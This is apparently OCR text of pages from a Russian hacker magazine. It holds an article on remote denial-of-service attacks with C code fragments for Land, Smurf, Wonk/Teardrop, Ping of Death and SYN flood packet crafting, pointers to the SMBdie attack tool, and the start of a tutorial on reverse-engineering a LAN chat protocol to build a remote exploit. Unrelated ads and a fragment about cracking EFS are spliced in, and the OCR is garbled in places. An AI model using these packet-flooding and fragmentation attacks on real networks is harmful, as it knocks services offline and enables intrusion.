Единственный известный способ защиты от взлома системы при физическом доступе - это шифрование данных. Однако тут встает проблема «последнего секрета». В EFS ключ, используемый для шифрования ключа шифрования файлов, зашифрован (прошу прощения за тавтологию) с использованием пароля пользователя. Так что если пароль - 12345, то восстановить зашифрованную информацию проще простого. То же относится к PGP, WinRAR и другим системам. Лучше хранить ключи шифрования на внешнем носителе - дискете, Flash-дискете или смарт-карте.

И не забывай, что есть еще и понятие физической безопасности тебя самого. С помощью прокто-термального криптоанализа, где используется паяльник или резиновая губинка :), ключи длиной 2048 бит подбираются обычно с 2-3 ударов.



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT

Поможет утилита Advanced EFS Data Recovery 2.0 (AEFSDR), произведенная фирмой "Элкомсофт".

ты. Правда, авторами этих ог являются так или иначе оплачиваемые Microsoft люди :). Но, как говорится, на всякую норку найдется буровая установка. И появляются различные утилиты, призванные укрепить и без того авторитетные заявления мелкомягких об очередной абсолютной защите пользователей встроенными средствами шифрования.

Поможет утилита Advanced EFS Data Recovery 2.0 (AEFSDR), произведенная фирмой "Элкомсофт". При всей аскетичности интерфейса

программа обладает колоссальными возможностями: работа с зашифрованными разделами Windows 2000/XP/XP-SPI/2003 при защищенной пользовательской базе утилитой SYSKEY, расшифровка при известных и неизвестных паролях пользователей и администраторов и поврежденных записях о ключах шифрования и, конечно же, обработка «нерасшифруемых» файлов по причине краха операционной системы, то есть обработка файловых наборов.

уже в продаже



Друг! Читай
в новом номере:

ГОРОД МОСКВА:
самые-самые места
столицы

ГОРЯЧИЕ МАШИНЫ:
Порше vs.
Запорожец

КАМА СУТРА:
самые неудобные
позы

СПЕЛЕСТОЛОГИ:
подземные люди

Борис Вольфсон (boriswolfson@mail.ru, boriswolfson.h11.ru)

УДАР ИЗДАЛЕКА

ТЕОРИЯ И ПРАКТИКА УДАЛЕННЫХ АТАК

О б удаленных атаках сказано много. В интернете то и дело встречаешь слова «DoS», «DDoS», «Syn-flood», «PoD»... В данной статье мы постараемся не только рассказать об основных видах атак, но и сухим программным кодом показать, как можно использовать различные бреши в системе безопасности для их проведения.

Всемирная паутина зародилась в недрах министерства обороны США. Удивительно, но для интернета были разработаны не самые защищенные и безопасные протоколы TCP/IP. Именно различные тонкости реализации TCP/IP- и других протоколов используются для проведения удаленных атак. Конечно, ошибки и недоработки, которыми может воспользоваться взломщик, есть не только в протоколах и операционных системах: уязвимости в прикладной программе могут быть также использованы для атаки.

С ЧЕМ ЕДЯТ УДАЛЕННЫЕ АТАКИ

■ Для начала взломщик должен иметь хотя бы одну машину, подключенную к интернету, для проведения удаленной атаки :). Если планируется DDoS-атака (Distributed Denial of Service), то чем больше машин будет использовано, тем лучше. Обычно для захвата пишется вирус (червь, троян), который заражает достаточно большое количество машин. Затем на атакуемый узел одновременно посылаются множество запросов, после чего жертва благополучно оказывается в ауте - происходит отказ в обслуживании. Атаку можно провести и с одного компьютера, нарушив функциональность атакуемой машины. Такие атаки называют просто DoS, они заключаются не в незаметной установке DOS'а вместо форточек, как думают некоторые, а в том, чтобы повесить атакуемый комп.

SMBDIE: ВНЕЗАПНАЯ СМЕРТЬ

■ SMB (Server Message Block) - это сетевой протокол одной небезызвестной фирмы на букву "М" для работы с файлами, принтерами и тому подобными вещами. Винду (NT/2k/XP/.NET RC1), у которой включен NETBIOS, такая атака запросто отравит в нокаут. Теоретически SMBdie может позволить выполнить на удаленной машине произвольный код. А на практике уже реализована довольно эффек-

тивная DoS-атака. Для убийства SMB необходимо послать специальный запрос. Народными умельцами создана программа SMBdie для проведения атаки, скачать ее можно с сайта packet-storm.linuxsecurity.com. Сайт довольно надежный, но лучше лишний раз проверить скачанное антивирусом, ведь в процессе работы SMBdie его нужно будет отключить.

Чтобы провести атаку, достаточно указать IP-адрес и NETBIOS-имя жертвы и нажать OK, то есть Kill, и можно пожелать атакуемому компьютеру спокойной ночи. Ключевой фрагмент этой атаки мы не будем здесь приводить (слишком большой), но настоящие хакеры могут найти исходный код программы для организации атак, использующих SMB, в том числе и под Linux.


LAND: СДЕЛАЙ САМ


■ Зачем посылать множество запросов удаленному компьютеру, как это происходит при большинстве DoS-атак, если он может сделать это сам? Итак, превращаем компьютер-жертву в камикадзе. Дело в том, что TCP/IP позволяет отправлять IP-пакеты от имени любого хоста сети. Таким образом, ничто не мешает послать жертве IP-пакет, где в качестве адреса отправителя будет указан ее собственный адрес. Порт получателя также должен совпадать с портом отправителя. Как ни странно это зву-

чит, для некоторых операционных систем такой IP-пакет оказывается полной неожиданностью. И компьютер с такой осью пытается послать ответ сам себе, в результате чего возникает заикливание. Посмотрим на фрагмент кода этой старенькой, но веселой атаки.

```
// переменные
struct sockaddr_in sin;
struct hostent * hoste;
int sock;
struct ip * ipheader=(struct ip *) buffer;
// ищем хост по имени
hoste = gethostbyname(argv[1]);
bcopy(hoste->h_addr,&sin.sin_addr,hoste->h_length);
// переводим номер порта в число
sin.sin_port = htons(atoi(argv[2]));
sock = socket(AF_INET, SOCK_RAW, 255);
// устанавливаем адрес отправителя и получателя
ipheader->ip_src=sin.sin_addr;
ipheader->ip_dst=sin.sin_addr;
// устанавливаем порт отправителя и получателя
tcpheader->th_sport=sin.sin_port;
tcpheader->th_dport=sin.sin_port;
// посылаем пакет
sendto(sock,buffer,sizeof(struct ip)+sizeof(struct tcphdr),0,(struct sockaddr *) &sin,sizeof(struct sockaddr_in);
```

В этом отрывке кода мы постарались показать самое главное, опустив менее важные, на наш взгляд, фрагмен-





Smurf-атака в виде простенькой схемы

ты. Следует обратить особое внимание на то, как устанавливается адрес/порт отправителя и получателя: они совпадают.

Существует более продвинутая и современная реализация атаки Land - La Tierra. Ее исходники также свободно распространяются в интернете.

SMURF: ЗОМБИ У ТЕБЯ НА СЛУЖБЕ

■ Не всякий компьютер получается заставить уничтожить себя атакой Land: это зависит от ОС. Но что если отослать ICMP-запрос от имени компьютера-жертвы, да необычный, а широковещательный (broadcast)? Такой запрос получат все машины подсети и дружно направят ответ компьютеру-жертве.

Приведем одну из реализаций Smurf:

```
void smurf (int sock, struct sockaddr_in
sin, u_long dest, int pszize)
{
// IP-заголовок
struct iphdr *ip;
// ICMP-заголовок
struct icmp_hdr *icmp;
char *packet;
packet = malloc(sizeof(struct iphdr) +
sizeof(struct icmp_hdr) + pszize);
ip = (struct iphdr *)packet;
icmp = (struct icmp_hdr *) (packet +
sizeof(struct iphdr));
memset(packet, 0, sizeof(struct iphdr) +
sizeof(struct icmp_hdr) + pszize);
//готовим IP-пакет
ip->tot_len = htons(sizeof(struct iphdr) +
sizeof(struct icmp_hdr) + pszize);
ip->ihl = 5;
ip->version = 4;
ip->ttl = 255;
ip->tos = 0;
ip->frag_off = 0;
ip->protocol = IPPROTO_ICMP;
ip->saddr = sin.sin_addr.s_addr;
ip->daddr = dest;
ip->check = in_chksum((u_short *)ip,
sizeof(struct iphdr));
//готовим ICMP-пакет
icmp->type = 8;
icmp->code = 0;
```

```
icmp->checksum = in_chksum((u_short
*)icmp, sizeof(struct icmp_hdr) +
pszize);
// посылаем пакет
sendto(sock, packet, sizeof(struct iphdr) +
sizeof(struct icmp_hdr) + pszize,
0, (struct sockaddr *)&sin, sizeof(struct
sockaddr));
free(packet);
}
```

Замечание относительно широковещательных адресов: для посещения 208.131.0.0 адрес 208.131.255.255 будет широковещательным. Кстати, о работе с raw sockets (что и позволяет нам отправлять пакеты с произвольных IP) можно прочесть в статье «Препарируем IP», опубликованной в «Кодинге» Хакера, веб-версия: www.xakep.ru/magazine/xa/063/116/1.asp.

TEARDROP И ВОНК: УНИЧТОЖЕНИЕ ПО КУСОЧКАМ

■ Классика жанра удаленных атак, базирующихся на различных уязвимостях в программном обеспечении. Эти атаки основаны на том, что некоторые операционные системы неправильно собирают фрагментированные IP-пакеты. В итоге, операционная система затирает часть памяти со всеми вытекающими отсюда последствиями.

Давай напишем программу, реализующую Вонк-атаку. Для начала определим константы и переменные:

```
#define FRG_CONST 0x3
#define PADDING 0x1c
struct udp_pkt
{
struct iphdr ip;
struct udphdr udp;
char data[PADDING];
} pkt;
```

Структура udp_pkt представляет собой заголовки IP и UDP. Константы мы будем использовать при формировании IP-пакетов (см. ниже). Теперь можно написать подпрограмму для осуществления атаки. Этой функции требуется передать сокет, адрес/порт отправителя и получателя.

```
void fondle(int sock, u_long src_addr,
u_long dst_addr, int src_prt, int dst_prt)
{
int bs;
struct sockaddr_in to;
// обнуляем заголовок пакета
memset(&pkt, 0, pszize);
// заполняем IP-заголовок
pkt.ip.version = 4;
pkt.ip.ihl = 5;
pkt.ip.tot_len = htons(udplen + iplen +
PADDING);
pkt.ip.id = htons(0x455);
pkt.ip.ttl = 255;
pkt.ip.protocol = IP_UDP;
pkt.ip.saddr = src_addr;
pkt.ip.daddr = dst_addr;
// фрагментированный пакет
pkt.ip.frag_off = htons(0x2000);
// заполняем UDP-заголовок
pkt.udp.source = htons(src_prt);
pkt.udp.dest = htons(dst_prt);
pkt.udp.len = htons(8 + PADDING);
// посылаем первый фрагмент
to.sin_family = AF_INET;
to.sin_port = src_prt;
to.sin_addr.s_addr = dst_addr;
bs = sendto(sock, &pkt, pszize, 0, (struct
sockaddr *)&to, sizeof(struct sockaddr));
// посылаем второй фрагмент
pkt.ip.frag_off = htons(FRG_CONST + 1);
pkt.ip.tot_len = htons(iplen + FRG_CONST);
bs = sendto(sock, &pkt, iplen + FRG_CONST +
1, 0, (struct sockaddr *)&to, sizeof(struct
sockaddr));
}
```

Если послать два фрагмента, которые при сборке наложатся друг на друга, операционная система перезапишет часть памяти. Ну, а чтобы быть уверенными в результате, сделаем контрольный выстрел, вернее, тысячу контрольных выстрелов: запустим эту функцию в цикле.

```
for (i = 0; i < 1000; ++i)
{
fondle(spf_sock, src_addr, dst_addr, src_prt,
dst_prt);
usleep(10000);
}
```

PING OF DEATH

■ Этой атаке я даже не стал пригумывать свое название: "Ping of Death" звучит уже круто, да и реализуется несложно. Правда, эта атака старовата. Чтобы реализовать Ping of Death, надо послать сильно фрагментированный ICMP пакет размером более 64 килобайт. Пишем:

```
#ifdef REALLY_RAW
#define FIX(x) htons(x)
#else
#define FIX(x) (x)
#endif
// ...
// готовим ICMP-пакет
icmp->icmp_type = ICMP_ECHO;
icmp->icmp_code = 0;
icmp->icmp_cksum = htons(~(ICMP_ECHO <<
8));
```

Для защиты от атак SMBdie достаточно скачать патч с сайта Microsoft.

Чтобы опередить, что на тебе испытывают атаку Smurf, необходимо анализировать сетевой трафик.

```


for (offset = 0; offset < 65536; offset +=
(sizeof buf - sizeof *ip))
{
// считаем смещение
ip->ip_off = FIX(offset >> 3);
if (offset < 65120)
ip->ip_off |= FIX(IP_MF);
else
ip->ip_len = FIX(418);
// отправляем пакет
sendto(s, buf, sizeof buf, 0, (struct sockad-
dr *)&dst, sizeof dst);
// корректируем смещение
if (offset == 0)
{
icmp->icmp_type = 0;
icmp->icmp_code = 0;
icmp->icmp_cksum = 0;
}
}
}

```

SYN FLOODING: СМЕРТЕЛЬНОЕ РУКОПОЖАТИЕ

■ На десерт осталось самое вкусное блюдо - SYN flooding. В отличие от вышеописанных атак, SYN flooding довольно универсальна. С помощью нее можно забить канал любого сервера, независимо от его операционки, если, конечно, он не настроен очень хитрым образом :). Посмотрим, как работает связка TCP/IP в случае входящего соединения и как это можно использовать для организации DoS-атаки. Сначала клиентская машина посылает серверу SYN-пакет для установки связи. Получив запрос на соединение, сервер посылает клиенту SYN/ACK-пакет в качестве ответа. Такой пакет дает клиенту понять, что сервер ожидает связи. Затем клиент посылает ACK-пакет для подтверждения. Это на компьютерном сленге называется рукопожатием. Тут есть маленькая хитрость: как только серверу придет слишком много таких запросов на соединение, он будет игнорировать остальные запросы. Цель ясна: надо забить очередь входных соединений сервера, тогда он перестанет реагировать на другие запросы.

Напишем реализацию этой атаки, начав с типов данных и переменных:



Множество червивых компьютеров пытаются облапать стойкий сервер :)

SYN-Flooding - атака на все времена и ОСи!

```

// TCP/IP заголовок
struct send_tcp
{
struct iphdr ip;
struct tcphdr tcp;
} send_tcp;

```

```

// заголовок
struct pseudo_header
{
unsigned int source_address;
unsigned int dest_address;
unsigned char placeholder;
unsigned char protocol;
unsigned short tcp_length;
struct tcphdr tcp;
} pseudo_header;
int i;
int tcp_socket;
struct sockaddr_in sin;
int sinlen;

```

Переменные `send_tcp` и `pseudo_header` понадобятся при подготовке TCP/IP-пакета. `tcp_socket` мы будем использовать для отправки запросов.

Основная часть программы будет выглядеть так (несущественные места кода я опустил):

```

// формируем IP-пакет
send_tcp.ip.ihl = 5;
send_tcp.ip.version = 4;
send_tcp.ip.tos = 0;
send_tcp.ip.tot_len = htons(40);
send_tcp.ip.id = getpid();
send_tcp.ip.frag_off = 0;
send_tcp.ip.ttl = 255;
send_tcp.ip.protocol = IPPROTO_TCP;
send_tcp.ip.check = 0;
send_tcp.ip.saddr = source_addr;
send_tcp.ip.daddr = dest_addr;
// формируем TCP-пакет
send_tcp.tcp.source = getpid();
send_tcp.tcp.dest = htons(dest_port);
send_tcp.tcp.seq = getpid();
send_tcp.tcp.ack_seq = 0;
send_tcp.tcp.res1 = 0;
send_tcp.tcp.doff = 5;
send_tcp.tcp.fin = 0;
send_tcp.tcp.syn = 1;
send_tcp.tcp.rst = 0;
send_tcp.tcp.psh = 0;
send_tcp.tcp.ack = 0;
send_tcp.tcp.urg = 0;
send_tcp.tcp.res2 = 0;
send_tcp.tcp.window = htons(512);
send_tcp.tcp.check = 0;
send_tcp.tcp.urg_ptr = 0;
// установки sin
sin.sin_family = AF_INET;
sin.sin_port = send_tcp.tcp.source;
sin.sin_addr.s_addr = send_tcp.ip.daddr;
// открываем сокет
tcp_socket = socket(AF_INET, SOCK_RAW,
IPPROTO_RAW);
for(i = 0; i < numsyns; i++)
{
// устанавливаем изменяемые поля
send_tcp.tcp.source++;
send_tcp.ip.id++;
send_tcp.tcp.seq++;
send_tcp.tcp.check = 0;
send_tcp.ip.check = 0;
// считаем контрольную сумму ip
send_tcp.ip.check = in_cksum((unsigned
short *)&send_tcp.ip, 20);
// устанавливаем поля заголовка
pseudo_header.source_address =
send_tcp.ip.saddr;

```

Для современных операционных систем атаки **Wank** и **Teardrop** не страшны.

Существует множество других угловых атак: **DNS flooding**, **Ping flooding**, **UDP bomb** и т.д.



Черный пинг смерти, восставший из мертвых

■ www.insecure.org - на этом сайте есть описания и исходники довольно большого количества уязвимостей. Все эксплойты отсортированы по осям, что очень облегчает поиск. Является вроде как официальным сайтом программы nmap.

■ www.securityfocus.com - довольно информативный сайт для специалистов по безопасности, правда, на фринглише. Новости, статьи, тулзы...

■ packetstorm.linuxsecurity.com - на этом сайте можно найти много полезного как для защиты, так и для тестирования безопасности компьютера.

■ bugtraq.ru - матерый русскоязычный ресурс для сисадминов и специалистов по безопасности. На сайте неплохая библиотека.


```
pseudo_header.dest_address =
send_tcp.ip.daddr;
pseudo_header.placeholder = 0;
pseudo_header.protocol = IPPROTO_TCP;
pseudo_header.tcp_length = htons(20);
bcopy((char *)&send_tcp.tcp, (char
*)&pseudo_header.tcp, 20);
send_tcp.tcp.check = in_cksum((unsigned
short *)&pseudo_header, 32);
sinlen = sizeof(sin);
// посылаем пакет
sendto(tcp_socket, &send_tcp, 40, 0,
(struct sockaddr *)&sin, sinlen);
}
close(tcp_socket);
```


HELKERN: ПАНДЕМИЯ

■ В заключение хочется рассказать о черве, который при своем распространении использует брешу в программном обеспечении, что служит ярким примером использования данного вида уязвимостей. Интернет-червь Helkern (он же Slammer, он же Sapphire) за пять дней своей активности сумел нанести ущерб около миллиарда правильных рублей. Это не рекорд, зато по количеству зараженных компьютеров (около 80000 серверов) и географии своего распространения он один из лидеров. Такую эпидемию, которая прошла по всему миру, называют пандемией.

Для своего распространения этот червь использует уязвимость в Microsoft SQL Server 2000, которая позволяет ему копировать и запускать свой код на других машинах, с установленным MS SQL Server. Конечно, сыграл свою роль и маленький размер (всего 376 байт!), и алгоритм распространения. Дело в том, что этот червь, попав на компьютер, не создает никаких файлов, а просто через определенные промежутки времени посылает свой код на случайные адреса.

КАК НЕ СТАТЬ ЖЕРТВОЙ?

■ Позволим себе парочку-другую банальных советов, которые помогут защититься от различного рода атак. Вытащи из компьютера модем и сетевуху, если же какое-нибудь из этих устройств является встроенным, воспользуйся паяльником или плоскогубцами. Но лучше поставь себе firewall (нынче почти каждый из них умеет блокировать все эти атаки автоматически) и антивирус, не забывай их обновлять время от времени. Если ты поставил себе никсы не глядя того, чтобы они там были :), а глядя гела, то настрой свою ось. И, конечно, будь в курсе последних новостей. 



ИЛИ



Правильная комплектация
3 CD или двухслойный DVD



Правильный объем
240 страниц

Никакого мусора и невнятных тем,
настоящий геймерский рай
ТОЛЬКО РС ИГРЫ

■ АЛЕКСАНДР

Новый проект от создателей культовой игры "Казачи"

■ RICHARD BURNS RALLY

Самый раллийный симулятор года

■ WARHAMMER 40000

Апокалипсис далекого будущего.
Кровавая, но зрелищная стратегия.

■ А также:

- демо-превью «Карибского Кризиса»;
 - материал о движке «Блицкрига»;
 - рейтинг самых привлекательных героинь игровых вселенных;
 - рецензии на лучшие игры;
- И многое другое!

УЖЕ В ПРОДАЖЕ

ЕСЛИ ТЫ ГЕЙМЕР -
ТЫ НЕ ПРОПУСТИШЬ!

ЭКСПЛОИТ ДЛЯ СЕТЕВОГО ЧАТА

ПОИСК И ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ В NETWORK ASSISTANT

О б эксплоитах написано огромное количество теоретических статей. Мы же покажем на конкретном примере, как найти и использовать уязвимость в популярном сетевом чате Network Assistant 2.0.



Для чего это нам необходимо? Во-первых, нужно по возможности больше знать о программах, которыми пользуешься каждый день, особенно если они имеют хоть какое-то отношение к сети. Во-вторых, эксплоит - это специфичный набор байт, который в нужном месте превращается из обычных и безобидных данных в код, способный завладеть удаленным компьютером и выполнить практически любые действия.

ИССЛЕДОВАНИЕ ПРОТОКОЛА NETWORK ASSISTANT С ПОМОЩЬЮ СНИФЕРА

■ Перед нами обычный чат для локальной сети Network Assistant 2.0, и нам во что бы то ни стало нужно найти в нем дыру, желательно без особого напряжения :). Начнем с изучения протокола жертвы. Это значительно упростит нам жизнь и даст общее понятие о том, как осуществляется обмен данными между удаленными хостами. Порывшись в настройках программы, мы обнаруживаем закладку "Связь", которая снабжает нас следующей информацией: обмен данными осуществляется по протоколу UDP и TCP через 50138-й и 50139-й

порты соответственно, с использованием широковещательных адресов.

Начинаем захват. Проходит минута за минуту, а ни одного пакета мы так и не перехватили. В чем дело? Неужели глючит любимый сниффер? Или в чате никто не пишет? Для надежности набиваем строчку "Hello, reople!!!". Но 50138-й и 50139-й порты по-прежнему молчат. Стоп. Память услужливо подсказывает, что фаервол обнаруживал активность Network Assistant на совершенно других портах, а именно на 56003-м и 56259-м.

Путем несложных манипуляций приходим к выводу, что автор программы забыл поменять порядок байт (поля заголовков семейства протоколов IP должны быть в формате big-endian),

```
typedef struct _UDPHeader {
    WORD SrcPort;
    WORD DstPort;
    WORD Length;
    WORD Checksum;
} UDPHeader;
```

Направляем правило-фильтр на 56003-й порт. И - о, чудо! - сниффер начинает ловить пакеты. Пакетов много, очень много. Разберемся! Попробуем поискать среди перехвачен-

ных пакетов текст из канала "Main" чата. Он находится без проблем.

Беглый анализ подтверждает наше скромное предположение о том, что Network Assistant переагет в сеть свои данные без использования какого-либо шифрования. Нам это только на руку. Для того чтобы разобраться в дебрях формата пакета самого Network Assistant, используем любимый шестнадцатеричный редактор. Для начала перехватим несколько однотипных пакетов. Например, обычный текст из канала "Main". Будем посылать по несколько раз одни и те же сообщения, потом серию сообщений разной глины. Не забываем перехватывать сообщения и других участников чата. В идеале желательно найти себе помощника в сети, который бы отсылал нужные сообщения, но если все хочется сделать самому, то можно обойтись эмулятором ПК, например VMware Workstation. Когда соберется достаточное количество пакетов, приступаем к их сравнению. Анализируем сохраненные пакеты начиная со смещения 0x2A (байты от 0 до 0x29 входят в Ethernet-, IP- и UDP-заголовки пакета, а со смещения 0x2A начинается тело UDP-пакета, то есть пакет Network Assistant). Сначала ищем




Рис. 1. Окно установок Network Assistant




Рис. 2. Создание правила фильтрации пакетов



Рис. 3. Действительные порты Network Assistant

одинаковые байты, а потом разные. Сразу бросается в глаза, что байт со смещением 0 всегда равен 0, это версия протокола. Для следующих версий чата вплоть до 3.2 версия протокола равна единице. Далее идет 2-байтовое поле, которое отличается в разных пакетах, но идентично в одинаковых, очевидно, что и означает оно глину пакета в байтах :). Затем идет непонятное 4-байтовое поле, которое меняется от пакета к пакету, что навеивает подозрение о счетчике (например, для борьбы с флудом). Следующий байт всегда равен 0x0F для пакетов с текстом, это тип пакета. Изучаем другие пакеты и выделяем следующие типы: 0x00 - вход в канал "Main", 0x01 - выход из канала "Main", 0x02 - всплывающее сообщение, 0x1E - изменение состояния пользователя, 0x1F - изменение цвета пользователя и т.д. Дальше размещаются два Pascal-строинга с названием хоста-отправителя и ника юзера. За ними идет текущая дата в формате double (8 байт). Следующие 4 байта - цвет пользователя в чате. На этом заканчивается заголовок пакета Network Assistant. Остальные байты в каждом из пакетов специфичны для каждого типа. Например, уже известный нам пакет ID=0x0F (пересылка текста) помимо заголовка содержит Pascal-строинг с названием канала, в который посылается текст, а также сам посылаемый текст, заканчивающийся символом "\0".




Рис. 4. Перехваченный пакет

ДИЗАССЕМБЛИРУЕМ НАССИ

■ Как известно, дизассемблирование - это превращение машинного кода в код Ассемблера. Мы делаем дизассемблирование для того, чтобы получить возможность свободно анализировать код Насси. Самый лучший программный дизассемблер - это Interactive Disassembler (IDA) (www.datarescue.com). Получив ассемблерный листинг программы, можно в спокойной обстановке исследовать процедуру, в которой находится переполняемый буфер. А вот саму процедуру будем искать с помощью дебагера.

ДЕБАГАЕМ НАССИ

■ В нашем деле без дебагера обойтись совершенно невозможно. Его первоначальное предназначение было в исправлении программных багов. В нашем же случае мы будем использовать дебагер для проверки протокола Насси, более того, он нам окажет просто бесценную помощь в написании самого эксплоита. Здесь есть два варианта - Soft-Ice: (www.compuware.com/products/driverstudio/softice.htm) и Olly Debugger (home.t-online.de/home/Ollydbg). Первый может работать как из-под ring0, так и из-под ring3, второй же - только под ring3. Однако преимущество Olly Debugger заключается в том, что он выступает как отдельная программа с замечательным GUI-интерфейсом, и мы можем свободно делать свою работу помимо того, что еще загружен отладчик, а Soft-Ice этого нас лишает.

